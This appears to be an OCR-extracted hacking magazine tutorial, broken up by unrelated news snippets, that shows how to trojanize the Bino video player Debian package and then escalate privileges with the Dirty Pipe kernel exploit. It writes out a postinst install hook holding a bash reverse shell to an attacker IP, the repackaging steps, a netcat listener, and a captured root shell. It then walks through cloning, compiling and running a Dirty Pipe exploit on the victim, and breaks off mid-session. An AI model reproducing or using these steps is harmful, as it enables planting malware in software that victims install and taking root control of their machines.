
Bino is a 3D Video Player. We are going to show you how to bundle this video player app with our trojan and send it to victims.



As you scroll down the above page, you can see the download links for the bino video player.



Make sure you download the package for the correct architecture. Here, for this scenario, we will be targeting amd64.



A Debian package is downloaded as shown below.

```
┌──(kali㉿kali)-[~/ohirom]
└─$ ls
bino_1.6.6-3build3_amd64.deb

┌──(kali㉿kali)-[~/ohirom]
└─$
```

Next, we need to un-package the Debian package using “dpkg -x” command as shown below. On Linux operating systems that use Debian package management, the dpkg command is used to query, install, remove and maintain the Debian software packages and their dependencies. Here, we are unpacking the contents of the Debian package into a directory "bino_video_player".

```
┌──(kali㉿kali)-[~/ohirom]
└─$ dpkg -x bino_1.6.6-3build3_amd64.deb bino_video_player

┌──(kali㉿kali)-[~/ohirom]
└─$ ls
bino_1.6.6-3build3_amd64.deb  bino_video_player
```

However, "dpkg -x" extracts only some of the contents of the Debian package. To extract all the contents, we need to use another command "ar -x" on the Debian package. It will unpack three new files “control.tar.xz, data.tar.xz” and “debian-binary”.

```
┌──(kali㉿kali)-[~/ohirom]
└─$ ar -x bino_1.6.6-3build3_amd64.deb

┌──(kali㉿kali)-[~/ohirom]
└─$ la
bino_1.6.6-3build3_amd64.deb  control.tar.xz  debian-binary
bino_video_player             data.tar.xz
```

Copy all these files into the "bino_video_player" directory we created.

```
┌──(kali㉿kali)-[~/ohirom]
└─$ cp debian-binary bino_video_player/debian-binary

┌──(kali㉿kali)-[~/ohirom]
└─$ cp data.tar.xz bino_video_player/data.tar.xz

┌──(kali㉿kali)-[~/ohirom]
└─$ cd bino_video_player

┌──(kali㉿kali)-[~/ohirom/bino_video_player]
└─$ ls
control.tar.xz  data.tar.xz  debian-binary  usr
```

The “control.tar.xz” folder is very important for us as this contains two critical files that are used in embedding codes in the app. Let's create a new folder named "control" and using tar extract the contents of the file "control.tar.xz" into that directory.

```
┌──(kali㉿kali)-[~/ohirom/bino_video_player]
└─$ mkdir control

┌──(kali㉿kali)-[~/ohirom/bino_video_player]
└─$ ls
control  control.tar.xz  data.tar.xz  debian-binary  usr

┌──(kali㉿kali)-[~/ohirom/bino_video_player]
└─$ tar -xf control.tar.xz  -C control

┌──(kali㉿kali)-[~/ohirom/bino_video_player]
└─$ ls
control  control.tar.xz  data.tar.xz  debian-binary  usr

┌──(kali㉿kali)-[~/ohirom/bino_video_player]
└─$
```

Two files got extracted : “control” and “md5sums”.

```
┌──(kali㉿kali)-[~/ohirom/bino_video_player]
└─$ ls control
control  md5sums

┌──(kali㉿kali)-[~/ohirom/bino_video_player]
└─$
```

Actually, we needed another file to be extracted. But, no problem we can just create the file. Inside the "control" folder, using your favourite text editor create a file named "postinst".

```
┌──(kali㉿kali)-[~/ohirom/bino_video_player/control]
└─$ nano postinst

┌──(kali㉿kali)-[~/ohirom/bino_video_player/control]
└─$ ls
control  md5sums  postinst

┌──(kali㉿kali)-[~/ohirom/bino_video_player/control]
└─$
```

In the same directory, where "control" folder is created, create another folder named "DEBIAN".

"Coper malware apps are modular in design and include a multi-stage infection method and many defensive tactics to survive removal attempts,"
- Cyble, Cybersecurity Company.

```
┌──(kali㉿kali)-[~/ohirom/bino_video_player]
└─$ mkdir DEBIAN

┌──(kali㉿kali)-[~/ohirom/bino_video_player]
└─$ ls
control  control.tar.xz  data.tar.xz  DEBIAN  debian-binary  usr

┌──(kali㉿kali)-[~/ohirom/bino_video_player]
└─$
```

and then copy the files "control" and "postinst" from the CONTROL folder to the DEBIAN folder as shown below.

```
┌──(kali㉿kali)-[~/ohirom/bino_video_player]
└─$ ls
control  control.tar.xz  data.tar.xz  DEBIAN  debian-binary  usr

┌──(kali㉿kali)-[~/ohirom/bino_video_player]
└─$ cp control/control DEBIAN

┌──(kali㉿kali)-[~/ohirom/bino_video_player]
└─$ cp control/postinst DEBIAN

┌──(kali㉿kali)-[~/ohirom/bino_video_player]
└─$ ls DEBIAN
control  postinst
```

Now, open the “postinst” file in DEBIAN folder and add the malicious code. For example, we are adding code for a simple bash reverse shell in this scenario. This reverse shell connects to our Attacker System.

```
  GNU nano 6.0                          postinst *
#!/bin/bash

sudo bash -i >& /dev/tcp/192.168.40.148/8383 0>&1
```

We have successfully embedded our app with malware. It's time to rebuild the package.

```
┌──(kali㉿kali)-[~/ohirom]
└─$ ls
bino_1.6.6-3build3_amd64.deb  control.tar.xz  debian-binary
bino_video_player             data.tar.xz

┌──(kali㉿kali)-[~/ohirom]
└─$ dpkg-deb --build bino_video_player/
dpkg-deb: building package 'bino' in 'bino_video_player.deb'.

┌──(kali㉿kali)-[~/ohirom]
└─$ ls
bino_1.6.6-3build3_amd64.deb  bino_video_player.deb  data.tar.xz
bino_video_player             control.tar.xz         debian-binary

┌──(kali㉿kali)-[~/ohirom]
└─$
```

bino_video_player.deb is the name of the new Debian package we created. This package needs to be sent to the victims. Hackers use social engineering to lure victims to download this malicious package and install it. Let's start a netcat listener on the attacker system.

```
┌──(kali㉿kali)-[~]
└─$ nc -vv -l -p 8383
listening on [any] 8383 ...
```

Once the victim falls for social engineering and downloads our malicious package and installs it,

```
user1@ubuntu:~$ cd Downloads
user1@ubuntu:~/Downloads$ wget http://192.168.40.148:8000/bino_video_player.deb
--2022-03-28 04:54:45--  http://192.168.40.148:8000/bino_video_player.deb
Connecting to 192.168.40.148:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1171880 (1.1M) [application/vnd.debian.binary-package]
Saving to: ‘bino_video_player.deb’

bino_video_player.d 100%[===================>]   1.12M  --.-KB/s    in 0.02s

2022-03-28 04:54:45 (57.7 MB/s) - ‘bino_video_player.deb’ saved [1171880/1171880
]

user1@ubuntu:~/Downloads$
```


Researchers found over 7 Apps on Google Play Store acting as Antivirus provider but secretly installing SharkBot Trojan.

```
user1@ubuntu:~/Downloads$ sudo dpkg -i bino_video_player.deb
(Reading database ... 251382 files and directories currently installed.)
Preparing to unpack bino_video_player.deb ...
Unpacking bino (1.6.6-3build3) over (1.6.6-3build3) ...
dpkg: dependency problems prevent configuration of bino:
 bino depends on libass9 (>= 1:0.13.6); however:
  Package libass9 is not installed.
 bino depends on libavcodec58 (>= 7:4.0); however:
  Package libavcodec58 is not installed.
 bino depends on libavdevice58 (>= 7:4.0); however:
  Package libavdevice58 is not installed.
 bino depends on libavformat58 (>= 7:4.1); however:
  Package libavformat58 is not installed.
 bino depends on libavutil56 (>= 7:4.0); however:
  Package libavutil56 is not installed.
 bino depends on libglew2.1 (>= 1.12.0); however:
  Package libglew2.1 is not installed.
 bino depends on liblirc-client0; however:
  Package liblirc-client0 is not installed.
 bino depends on libopenal1 (>= 1.14); however:
  Package libopenal1 is not installed.
 bino depends on libqt5core5a (>= 5.12.2); however:
  Package libqt5core5a is not installed.
 bino depends on libqt5gui5 (>= 5.0.2) | libqt5gui5-gles (>= 5.0.2); however:
  Package libqt5gui5 is not installed.
  Package libqt5gui5-gles is not installed.
 bino depends on libqt5opengl5 (>= 5.0.2); however:
  Package libqt5opengl5 is not installed.
 bino depends on libqt5widgets5 (>= 5.0.2); however:
  Package libqt5widgets5 is not installed.
 bino depends on libswscale5 (>= 7:4.0); however:
  Package libswscale5 is not installed.

dpkg: error processing package bino (--install):
 dependency problems - leaving unconfigured
Processing triggers for gnome-menus (3.36.0-1ubuntu1) ...
Processing triggers for desktop-file-utils (0.24-1ubuntu3) ...
Processing triggers for mime-support (3.64ubuntu1) ...
Processing triggers for hicolor-icon-theme (0.17-2) ...
Processing triggers for man-db (2.9.1-1) ...
Errors were encountered while processing:
 bino
user1@ubuntu:~/Downloads$ sudo apt-get install -f
Reading package lists... Done
Building dependency tree
Reading state information... Done
Correcting dependencies... Done
```

A 32-year-old Ukrainian national has been sentenced to five years in prison in the U.S. for the individual's criminal work as a "high-level hacker" in the financially motivated group FIN7.

```
  i965-va-driver-shaders libbluray-bdj libfftw3-bin libfftw3-dev glew-utils
  lirc libportaudio2 qt5-image-formats-plugins qtwayland5 serdi sndiod sordi
  opencl-icd libvdpau-va-gl1 nvidia-vdpau-driver
  nvidia-legacy-340xx-vdpau-driver nvidia-legacy-304xx-vdpau-driver
The following NEW packages will be installed:
  i965-va-driver intel-media-va-driver libaacs0 libaom0 libass9 libavcodec58
  libavdevice58 libavfilter7 libavformat58 libavutil56 libbdplus0 libbluray2
  libbs2b0 libchromaprint1 libcodec2-0.9 libdc1394-22 libdouble-conversion3
  libfftw3-double3 libflite1 libglew2.1 libgme0 libgsm1 libigdgmm11
  liblilv-0-0 liblirc-client0 libmysofa1 libnorm1 libopenal-data libopenal1
  libopenmpt0 libpcre2-16-0 libpgm-5.2-0 libpostproc55 libqt5core5a
  libqt5dbus5 libqt5gui5 libqt5network5 libqt5opengl5 libqt5svg5
  libqt5widgets5 librubberband2 libsdl2-2.0-0 libserd-0-0 libshine3
  libsnappy1v5 libsndio7.0 libsord-0-0 libsratom-0-0 libssh-gcrypt-4
  libswresample3 libswscale5 libva-drm2 libva-x11-2 libva2 libvdpau1
  libvidstab1.1 libx264-155 libx265-179 libxcb-xinerama0 libxcb-xinput0
  libxvidcore4 libzmq5 libzvbi-common libzvbi0 mesa-va-drivers
  mesa-vdpau-drivers ocl-icd-libopencl1 qt5-gtk-platformtheme
  qttranslations5-l10n va-driver-all vdpau-driver-all
0 upgraded, 71 newly installed, 0 to remove and 214 not upgraded.
1 not fully installed or removed.
Need to get 55.1 MB of archives.
After this operation, 252 MB of additional disk space will be used.
Do you want to continue? [Y/n]
```

the bino video player will open normally on the victim system as shown below.



But on the attacker system, the attacker already receives the shell as shown below.

```
┌──(kali㉿kali)-[~]
└─$ nc -vv -l -p 8383
listening on [any] 8383 ...
192.168.40.137: inverse host lookup failed: Unknown host
connect to [192.168.40.148] from (UNKNOWN) [192.168.40.137] 38798
root@ubuntu:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/# uname -a
uname -a
Linux ubuntu 5.11.0-27-generic #29~20.04.1-Ubuntu SMP Wed Aug 11 15:58:1
7 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
root@ubuntu:/#
```

Nice and clean.

Dirty Pipe : Linux Privilege Escalation

REAL WORLD HACKING

DIRTY PIPE VULNERABILITY

Considered to be more prevalent than the Dirty Cow vulnerability and more simpler to exploit, the Dirty Pipe vulnerability affects Linux kernels since 5.8. To make it worse, this vulnerability affects even Android as its OS is based on Linux. Dubbed as CVE-2022-0847, this vulnerability is fixed in kernel versions 5.16.11, 5.15.25 and 5.10.102.

To understand the Dirty Pipe vulnerability, readers need to understand a few concepts in Linux.

1 Pipe : *A pipe is a data channel that is used for uni-directional inter-process communication in Linux.*

2.Memory Page : *Whenever some data is written to a pipe, a page is allocated to it. A page is ring of a struct pipe buffer implemented by the Linux kernel. The first write to any pipe is allocated a page which is over 4 kB worth of data. If the latest data written to a pipe does not fill the page completely, the following data written will be appended to the same page instead of being allocated a new page.*

For example, let's say 2Kb of data is written to a pipe for which a page is allocated. When the subsequent 1KB of data is written to a pipe, this 1KB of data is appended to the same page instead of being allocated a new page. Anonymous Pipe Buffers work like this.

3. Page Cache : *Memory pages are handled by kernel subsystem called page cache. When- ever any file is read or being written, the data is put into the page cache. This*

is done to avoid accessing disk for any subsequent reads and writes. This data in the page cache remains for some time until the kernel decides it needs that space for a better purpose. A page cache becomes "dirty" when the data inside the cache has altered from what is on the disk. This is where the name of the vulnerability comes from.understand the Dirty Pipe vulnerability, readers need to understand a few concepts in Linux.

4 Pipe Flag : *The status and permissions for the data in the pipe are specified by Pipe Flags. For DirtyPipe vulnerability, a flag named PIPE_BUF_FLAG_CAN_MERGE plays an important role by specifying that the data buffer inside the pipe can be merged.*

5. System Calls : *System Calls or syscalls are methods that can send requests to the kernel from the user space (the portion of memory containing unprivileged processes run by a user). System Call is the fundamental interface between an application and Linux Kernel.*

6. Splice () : *Splice is a syscall that was introduced since Linux 2.6.16 that can move data between pipes and file descriptors without user space (the portion of memory containing unprivileged processes run by a user) interaction.*

Now, since you have been explained the basic concepts that make this vulnerability work , let's get into the vulnerability itself.

Whenever any data is copied from a file into the pipe using splice() function, the kernel will first load the data into the page cache as already explained above. Then kernel will create a struct pipe_buffer inside the page cache. However unlike anonymous pipe buffers, any additional data written to the pipe must not be appended to such a page because the page is owned by the page cache, not by the pipe.

Since the page cache is run by kernel (high privileges), any user with low privileges can exploit this vulnerability to take an action requiring high privileges.

In the above Real World Hacking Scenario of "How Hackers Infect Linux With Malware", you ha -ve seen that we got a shell with Root privileges right away. Every time we may not get lucky. So let's assume we got a shell with low privileges on the target system as shown below.

```
┌──(kali㉿kali)-[~]
└─$ nc -vv -l -p 8383
listening on [any] 8383 ...
^[[B
192.168.40.137: inverse host lookup failed: Unknown host
connect to [192.168.40.148] from (UNKNOWN) [192.168.40.137] 39010
user1@ubuntu:~/Downloads$
user1@ubuntu:~/Downloads$
```

Checking the kernel gives us info that it is vulnerable to Dirty Pipe.

```
┌──(kali㉿kali)-[~]
└─$ nc -vv -l -p 8383
listening on [any] 8383 ...
^[[B
192.168.40.137: inverse host lookup failed: Unknown host
connect to [192.168.40.148] from (UNKNOWN) [192.168.40.137] 39010
user1@ubuntu:~/Downloads$
user1@ubuntu:~/Downloads$ id
id
uid=1000(user1) gid=1000(user1) groups=1000(user1),4(adm),24(cdrom),27(s
udo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare)
user1@ubuntu:~/Downloads$ uname -a
uname -a
Linux ubuntu 5.11.0-27-generic #29~20.04.1-Ubuntu SMP Wed Aug 11 15:58:1
7 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
user1@ubuntu:~/Downloads$
```

So let us first check if the system has git installed.

```
user1@ubuntu:~$ git
git
usage: git [--version] [--help] [-C <path>] [-c <name>=<value>]
           [--exec-path[=<path>]] [--html-path] [--man-path] [--info-pat
h]
           [-p | --paginate | -P | --no-pager] [--no-replace-objects] [-
-bare]
           [--git-dir=<path>] [--work-tree=<path>] [--namespace=<name>]
           <command> [<args>]

These are common Git commands used in various situations:

start a working area (see also: git help tutorial)
   clone             Clone a repository into a new directory
   init              Create an empty Git repository or reinitialize an e
xisting one

work on the current change (see also: git help everyday)
   add               Add file contents to the index
```

Git is installed. Them we check if gcc is installed. As readers may already know, gcc is used for compiling C exploits.

```
user1@ubuntu:~$ gcc
gcc
gcc: fatal error: no input files
compilation terminated.
user1@ubuntu:~$
```

It is installed too. It is a very good practice in ethical hacking to use the resources already present on the victim system as long as possible to get things done. This is because the more resources you install on the target system the more chances of the hack getting detected.

So using git, I clone one CVE-2022-0847 exploit onto the target system (This is the same exploit we used in our recent blogpost).

```
user1@ubuntu:~/Downloads$ git clone https://github.com/ahrixia/CVE_2022_
0847
git clone https://github.com/ahrixia/CVE_2022_0847
Cloning into 'CVE_2022_0847' ...
user1@ubuntu:~/Downloads$
```

As usual, I compile it next.

```
user1@ubuntu:~/Downloads$ git clone https://github.com/ahrixia/CVE_2022_
0847
git clone https://github.com/ahrixia/CVE_2022_0847
Cloning into 'CVE_2022_0847' ...
user1@ubuntu:~/Downloads$ ls
ls
bino_video_player.deb
CVE_2022_0847
user1@ubuntu:~/Downloads$ cd CVE_2022_0847
cd CVE_2022_0847
user1@ubuntu:~/Downloads/CVE_2022_0847$ ls
ls
cve_2022_0847.c
README.md
user1@ubuntu:~/Downloads/CVE_2022_0847$ ls
ls
cve_2022_0847.c
README.md
user1@ubuntu:~/Downloads/CVE_2022_0847$ gcc cve_2022_0847.c -o dirty_pip
e_exploit
gcc cve_2022_0847.c -o dirty_pipe_exploit
user1@ubuntu:~/Downloads/CVE_2022_0847$
```

After compilation, I execute the exploit.

```
user1@ubuntu:~/Downloads/CVE_2022_0847$ ./dirty_pipe_exploit /etc/passwd
 1 ootz:                                                              :
It worked!pe_exploit /etc/passwd 1 ootz:
user1@ubuntu:~/Downloads/CVE_2022_0847$
```

It worked. A new root user has been created. However, when I try to login as the newly created ROOT user, it fails.

```
user1@ubuntu:~/Downloads/CVE_2022_0847$ su rootz
su rootz
Password: ^[[A^[[
su: Authentication failure
```

There's no guarantee that every exploit that works in prototype labs will work in Real World. We need to prepared for this. Next, I research and this time find another exploit for Dirty Pipe.

```
┌──(kali㉿kali)-[~]
└─$ nc -vv -l -p 8383
listening on [any] 8383 ...
192.168.40.137: inverse host lookup failed: Unknown host
connect to [192.168.40.148] from (UNKNOWN) [192.168.40.137] 39298
user1@ubuntu:~$ id
id
